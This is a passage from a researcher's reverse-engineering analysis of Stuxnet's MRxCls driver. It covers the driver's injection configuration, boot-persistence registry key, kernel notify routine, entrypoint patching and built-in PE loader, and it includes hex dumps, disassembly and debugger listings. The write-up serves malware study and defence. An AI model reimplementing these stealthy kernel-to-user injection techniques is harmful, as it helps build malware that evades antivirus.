005AA160  5C 00 6F 00 65 00 6D 00 37 00 41 00 2E 00 50 00  \.o.e.m.7.A...P.
005AA170  4E 00 46 00 00 00 02 AE 00 00 02 00 03 00 00 00  N.F...▯®..▯.▯...
005AA180  00 00 00 00 00 00 1A 00 00 00 53 00 37 00 74 00  ......▯...S.7.t.
005AA190  67 00 74 00 6F 00 70 00 78 00 2E 00 65 00 78 00  g.t.o.p.x...e.x.
005AA1A0  65 00 00 00 34 00 00 00 5C 64 BF 10 91 BC BF 00  e...4...\d¿▯`¼¿.
005AA1B0  74 00 65 00 6D 00 52 00 6F 00 6F 00 74 00 5C 00  t.e.m.R.o.o.t.\.
005AA1C0  69 00 6E 00 66 00 5C 00 6F 00 65 00 6D 00 37 00  i.n.f.\.o.e.m.7.
005AA1D0  41 00 2E 00 50 00 4E 00 46 00 00 00 02 AE 00 00  A...P.N.F...▯®..
005AA1E0  02 00 03 00 00 00 00 00 00 00 00 00 22 00 00 00  ▯.▯........."...
005AA1F0  43 00 43 00 50 00 72 00 6F 00 6A 00 65 00 63 00  C.C.P.r.o.j.e.c.
005AA200  74 00 4D 00 67 00 72 00 2E 00 65 00 78 00 65 00  t.M.g.r...e.x.e.
005AA210  00 00 34 00 00 00 5C 00 53 00 79 00 73 00 74 00  ..4...\.S.y.s.t.
005AA220  65 00 6D 00 52 00 6F 00 6F 00 74 00 5C 00 69 00  e.m.R.o.o.t.\.i.
005AA230  6E 00 66 00 5C 00 6F 00 65 00 6D 00 37 00 41 00  n.f.\.o.e.m.7.A.
005AA240  2E 00 50 00 4E 00 46 00 00 00 04 AE 00 00 02 00  ..P.N.F...▯®..▯.
005AA250  03 00 00 00 00 00 00 00 00 00 1A 00 00 00 65 00  ▯.........▯...e.
005AA260  78 00 70 00 6C 00 6F 00 72 00 65 00 72 00 2E 00  x.p.l.o.r.e.r...
005AA270  65 00 78 00 65 00 00 00 34 00 00 00 5C 00 53 00  e.x.e...4...\.S.
005AA280  79 00 73 00 74 00 65 00 6D 00 52 00 6F 00 6F 00  y.s.t.e.m.R.o.o.
005AA290  74 00 5C 00 69 00 6E 00 66 00 5C 00 6F 00 65 00  t.\.i.n.f.\.o.e.
005AA2A0  6D 00 37 00 6D 00 2E 00 50 00 4E 00 46 00 00 00  m.7.m...P.N.F...
005AA2B0  5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  \...............
```



```
Address   UNICODE dump
005AA100  ..▯...▯.▯.▯....▯.services.exe.4.\SystemRoot\inf\oem7A.PNF.▯.▯.
005AA180  ...▯.S7tgtopx.exe.4.▯▯¿temRoot\inf\oem7A.PNF.▯.▯...."..CCProjec
005AA200  tMgr.exe.4.\SystemRoot\inf\oem7A.PNF.▯.▯....▯.explorer.exe.4.\S
005AA280  ystemRoot\inf\oem7m.PNF.\......................................
```

This data contains the name of some system processes and filenames for stuxnet files.
This data tells the driver the filename of the stuxnet file and the process that stuxnet needs to inject its file in.
This data is organized as follows:
First the Header and its size is dynamic.

Header
Signature = 0 (4 bytes)
Pointer to The body (the end of Header) (4 bytes)
Reserved (4 bytes)
Number of Injections (4 bytes)

Table 3-1-1

After that there's an array of elements defined by the Number of Injections in the header. Every element contains the name of the infected process, the dll file to inject into this process, the flags and the key to decrypt the virus.

All stuxnet files are encrypted but with a key equal zero
The structure of these elements is like that:

First it begins with the details of the infection and then followed with the Unicode strings of the process name and the stuxnet filename.

The Elements

Reserved (4 bytes)
The Exported Function To call in the injected dll (2 bytes)
Flags (2 bytes)
Key (4 bytes)
Reserved (4 bytes)

Table 3-1-2

Then the Unicode strings like that:

Size of the process name unicode string (4 bytes)
Process name (variable size)
The Size of the stuxnet filename string (4 bytes)
Unicode string of the stuxnet file (variable size)

Table 3-1-3

And that's repeated for every element in the array.
The Flags in The Elements Header contain 2 bits. The first bit describes if the file (that needs to be injected) is encrypted or not (and always it's encrypted).
And the second bit describes if the infected process will contain the decrypted stuxnet file (To be loaded by a built-in PE loader) or will only contain the filename of the stuxnet file to be loaded by LoadLibraryW in the user-mode (and that's never used)

So, Stuxnet worm writes an input data to the driver with this structure contains this information:

services.exe → \SystemRoot\inf\oem7A.PNF (stuxnet main dll) and call to Export 1
S7tgtopx.exe →\SystemRoot\inf\oem7A.PNF and call to Export 2 (SCADA infection)
CCProjectMgr.exe → SystemRoot\inf\oem7A.PNF and call to Export 2
explorer.exe → \SystemRoot\inf\oem7m.PNF and call to Export 2

Stuxnet also always sets the flags equal "11" or 3 and that means that the stuxnet file is encrypted and needs to be decrypted and that the driver must read and decrypt it and then allocate memory in the infected process equal the size of the file to copy the file in. after that in the user-mode, the file will be loaded by a built-in PE loader that's injected in the process memory beside the injected file.

All the infection process will be described in the next sections but that's a brief.

4.7.2.2. Initialization:

First, stuxnet creates a registry key and add some values to it for registering the MrxCls driver to be loaded on every start.
 This key is “SYSTEM\CurrentControlSet\Services\MRxCls”. It then adds the “Data” value that contains the parameters of the driver and makes it load as a boot driver and that makes it load before many service applications and drivers.
When it loads, it begins by decrypting a part from its data with size 0x278 bytes and gets the following data:

```
                .\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Ser
vices\MRxCls.........................................Data......
...............................................................
....................................0??\Device\MRxClsDvX.......
...............................................................
.............??»
```

After that it gets the parameters form “Data” value, decrypts it and saves it as an element in a generic table.

Also it checks the “InitSafeBootMode” and checks for “KdDebuggerEnabled”. If the kd debugger is enabled, it will end. And then, it creates a new device by calling “IoCreateDevice” API and creates a new driver named “`\Device\MRxClsDvX`”.

It then gets some functions like “RtlGetVersion” and “KeAreAllApcsDisabled” with a function named “MmGetSystemRoutineAddress” (not GetProcAddress)

 And at the end it calls to “PsSetLoadImageNotifyRoutine” to register a function to be called every time a process or a module is loaded in the memory (including services.exe and kernel32.dll that will be used in the driver).

Now we will talk about the NotifyRoutine and the stages of injecting stuxnet files into a system process.

4.7.2.3. Stage One : Injecting data in kernel-mode:

Every time a process or a module is loaded in the memory, this process is called given three parameters: The name of the module, the ProcessId and the ImageInfo.

It begins by checking the loaded module with “kernel32.dll” (and we will talk about it later) and if it’s not kernel32, it parses the registry data (that’s loaded and decrypted before) and loops on the elements of this data searching for the name of the process that needs to inject stuxnet file into and compare it with the loaded process’s name.

When it found a process is needed to inject stuxnet file into. It loads the stuxnet file into the process’s memory and decrypts it. After that, it copies a junk of data (contains code) into the process's memory and then it writes "MZ" and "PE" and some other data into this junk of data.

This junk of data seems that it's two PE files (was created separately before) and was deleted from them some common marks of a PE file (e.g. MZ, PE, 0x14C, 0xE0 and so on). These bytes prove that this is a PE file so the author of MrxCls deleted them and wrote a code to write them again in their places again (And that's surely a way to disguise them and hide the meaning of these junk data). Not only that but also he deleted the name of all sections.

Then, the driver writes in the process's memory the pointer to this place, pointer to the beginning of the MZ header (there's 0x101C bytes before it, remember that because we'll talk about it again in stage three) and the size of this PE module in specific places in memory inside the MZ module.

After that it jumps on the process PE module. It begins by parsing its PE and gets the entrypoint of the process's module and then, it checks that there's no relocables between the entrypoint and the entrypoint + 0xC (0xC is the size of the overwritten code at the entrypoint so it checks that to be sure there won't any problem on overwriting the entrypoint).

Then, it searches for a snippet of code in the process "Ntoskrnl.exe" or the process "Ntkrnlpa.exe". And this code snippet is:
For Windows 2000 or lower

```
mov eax,77
lea edx,dword ptr [esp+4]
int 2E
retn 14
```

Or in Windows XP or later:

```
push 104
call loc_1
???
loc_1:
     mov eax,0
     lea edx,dword ptr [esp+4]
     pushfd
     push 8
     call ZwAllocateVirtualMemory
     retn 14
```

So, - as you can see - these snippets of code calls to ZwAllocateVirtualMemory. So the driver calls to one of them to call to ZwAllocateVirtualMemory given the parameters that change the memory permissions of the process entrypoint to entrypoint+0x0C from READ_ONLY to COPY_ON_WRITE (it seems a way to disguise the call to ZwAllocateVirtualMemory with these parameters to avoid the antiviruses).

At the end, it creates a buffer with size equal to the size of stuxnet file plus 0x28 bytes and then copy stuxnet file into this buffer (after 0x28 bytes) and writes some important data to the user-mode code (stage 3) in this 0x28 bytes with the following structure:

Kernel-Mode to User-Mode Parameters
Reserved (8 bytes)
Pointer to stuxnet file (buffer +28) (8 bytes)
Size of the stuxnet file (8 bytes)
the Exported function (8 bytes)
2nd bit in the flags in the data (about using a PELoader or LoadLibraryW) (8 bytes)

Then, it creates a new element in the generic table with the following data (that will be exported to the stage 2):

The Generic Table Element
ProcessId
InjectedMemory at "MZ" + 0x2B8
InjectedMemory at "MZ" + 0x560 (the Entrypoint of the injected buffer)
Address of Entrypoint


At last, it writes the place of this buffer (including stuxnet file) into a specific place in the copied PE module (the junk of data that copied to the process’s memory previously).

4.7.2.4. Stage Two : Creating kernel32 Import and Overwriting the Entrypoint:

As we said in the previous stage, the notify routine begins by checking the loaded module with “kernel32.dll”. If not equal, it jumps to the stage 1. But if equal kernel32.dll, it jumps to the stage 2.

Because of it’s the stage 2. It begins by checking that the stage 1 was passed and gets the results of this stage. It searches in the generic table for an element begins with the processId (the prcoessId that’s the kernel32 module was loaded in) to get the generic table element with the structure that’s in table 3-3-2.

Then, it creates an import table for the user-mode and writes them in the place that’s in the 2nd element in the generic table element (InjectedMemory at "MZ" + 0x2B8). It gets 10 functions ☹VirtualAlloc, VirtualFree, GetProcAddress, GetModuleHandle, LoadLibraryA, LoadLibraryW, lstrcmp, lstrcmpi, GetVersionEx, DeviceIoControl).
It gets these functions using checksums written inside the driver.



```
lea     esi, [ebp+Table]
call    InitGenericTableFunc
mov     eax, [ebp+ProcessId]
mov     edi, [ebp+Table]
call    DeleteElement
mov     eax, [ebx+4]    ; ImageInfo.ImageBase
mov     esi, [ebp+InjectedMemory_MZ_2B8]
mov     [esi], eax
lea     eax, [ebp+PEDataPtr]
push    0C846B3E9h      ; Number
push    eax             ; Imagebase
call    GetAPIFromKernel32
mov     [esi+8], eax
lea     eax, [ebp+PEDataPtr]
push    90763FCDh       ; Number
push    eax             ; PEDataPtr
call    GetAPIFromKernel32
mov     [esi+10h], eax
lea     eax, [ebp+PEDataPtr]
push    9BD78C29h       ; Number
push    eax             ; PEDataPtr
call    GetAPIFromKernel32
mov     [esi+18h], eax
```

Then it saves the first 0xC bytes (12 bytes) after the import table by some bytes and then it modifies the entrypoint with the following:

```
mov     eax, 0
call    eax
```

And then it modifies the immediate of “mov eax,0” with 3rd element of the generic table buffer (InjectedMemory at "MZ" + 0x560) and that’s the entrypoint of the injected code.
The InjectedMemory at "MZ" + 0x2B8 becomes like that:

InjectedMemory at "MZ" + 0x2B8
00: Imagebase
08: VirtualAlloc
10: VirtualFree
18: GetProcAddress
20: GetModuleHandle
28: LoadLibraryA
30: LoadLibraryW
38: lstrcmp
40: lstrcmpi
48: GetVersionEx
50: DeviceIoControl
58: Ptr to the beginning of the memory (before 101C from MZ)
60: Ptr to the InjectedMemory at MZ
68: 8A0 Size
70: Unknown
78: The EntryPoint of the process


At the end, it exits the notify routine to begin the stage 3 of injecting stuxnet file in a process in the user-mode.

4.7.2.5. Stage Three : Loading and Executing Stuxnet in The User-Mode

I begin reversing this part by injecting these data (including the import table) into an application (I choose windbg as the infected process with stuxnet) and begin reversing this part using Ollydbg.

This crafted code begins by creating a new MZ header (or writes the missing data into a modified PE module) by writing the missed bytes like “MZ” or “PE” and so on … in the injected memory at the 0x101C bytes to become the 2nd MZ Header in the injected memory.

And then, it gets the address of some functions and creates an array with these functions like in the figure:




```
Address   Value     Comment
$ ==>     0106408C  ASCII "MZ"
$+4       00000F90
$+8       01065689  offset <windbg.MemAlloc>
$+C       010656BD  offset <windbg.MemFree>
$+10      010656DA  offset <windbg.MemCopy>
$+14      010656FA  offset <windbg.MemZero>
$+18      7C801D7B  kernel32.LoadLibraryA
$+1C      7C80AE40  kernel32.GetProcAddress
$+20      7C830D7C  RETURN to kernel32.lstrcmpA
$+24      7C80BB41  kernel32.lstrcmpiA
$+28      7C812B7E  RETURN to kernel32.GetVersionExA
$+2C      7C900000  ntdll.7C900000
$+30      C07089B0
$+34      00000000
```

The 0xF90 is the size of the 2nd MZ Header in the injected code. Then, the crafted code loads both of these injected modules (with these PE headers) into new allocated memories inside the virtual memory of the infected process using a built-in PE Loader.

This PE loader has the ability to fix the relocables and loading the headers and the sections in the correct place (but it’s a simple PE loader at last)

After that it calls to the entrypoint of the 1st Module. This module begins by saving SHE and then loads Stuxnet File by using LoadLibraryW or its PEloader by checking the 2nd bit in the flags in the data at the beginning of stuxnet buffer (in table 3-3-1).



```
Address   Hex dump          Disassembly                          Comment
00830611  56                push esi
00830612  8B35 28038300     mov esi,dword ptr [830328]           Stuxnet Decrypted File
00830618  85F6              test esi,esi
0083061A ˅74 4F             je short 0083066B
0083061C  53                push ebx
0083061D  57                push edi
0083061E  807E 20 00        cmp byte ptr [esi+20],0
00830622 ˅74 09             je short 0083062D
00830624  56                push esi
00830625  E8 42FFFFFF       call <StuxnetPELoader>
0083062A  59                pop ecx
0083062B ˅EB 36             jmp short 00830663
0083062D  FF76 08           push dword ptr [esi+8]
00830630  A1 E8028300       mov eax,dword ptr [8302E8]           LoadLibraryW
00830635  8B3D D0028300     mov edi,dword ptr [8302D0]           kernel32.GetProcAddress
0083063B  0FB75E 18         movzx ebx,word ptr [esi+18]
0083063F  FFD0              call eax                             Calling LoadLibraryW
00830641  85C0              test eax,eax
00830643 ˅74 1E             je short 00830663
00830645  53                push ebx
00830646  50                push eax
00830647  FFD7              call edi                             Calling GetProcAddress
00830649  85C0              test eax,eax
0083064B ˅74 16             je short 00830663
```

After Loading Stuxnet, it calls the chosen exported function in the stuxnet module (which also written in the first 28 bytes in the stuxnet buffer which described in Table 3-3-1).

At the end, it rewrites the modified entrypoint with the original code which already saved in memory (check the Table 3-4-1).

At last, it calls to DeviceIoControl which sends an Io request packet to mrxcls driver to reset again the permissions of the entrypoint to the entrypoint+0xC to its original state (Read-Only) and then calls to the entrypoint to make the process to run normally.

5. Conclusion:

Stuxnet takes the attention of media because of its complexity, its political goals and the criminals behind it.

Stuxnet is the most sophisticated worm ever seen in public until now. It contain 4 zero-day vulnerabilities and one used before, a vulnerability in WinCC OS and not only that but also it has three rootkits and the most interesting feature in it that it infects the PLC

This worm changes the meaning of malware and creates a new era for malware researchers.

I hope you enjoyed from this long article. I’m waiting for your feedback.

6. *About the Author:*

I’m Amr Thabet. I'm a Freelancer Malware Researcher and a student at Alexandria University faculty of engineering in the last year.

I'm the Author of Pokas x86 Emulator, a speaker in Cairo Security Camp 2010 and invited to become a speaker in Athcon Security Conference 2011 in Athens, Greece.

I begin programming in 14 .I read many books and researches in the malware, reversing and antivirus fields and a I'm a reverser from nearby 4 years.

7. *References:*

1. “W32.Stuxnet Dossier” by Symantec
2. “Stuxnet Under the Microscope” by ESET
3. “The MRXCLS.SYS Malware Loader” at http://www.geoffchappell.com/viewer.htm?doc=notes/security/stuxnet/mrxcls.htm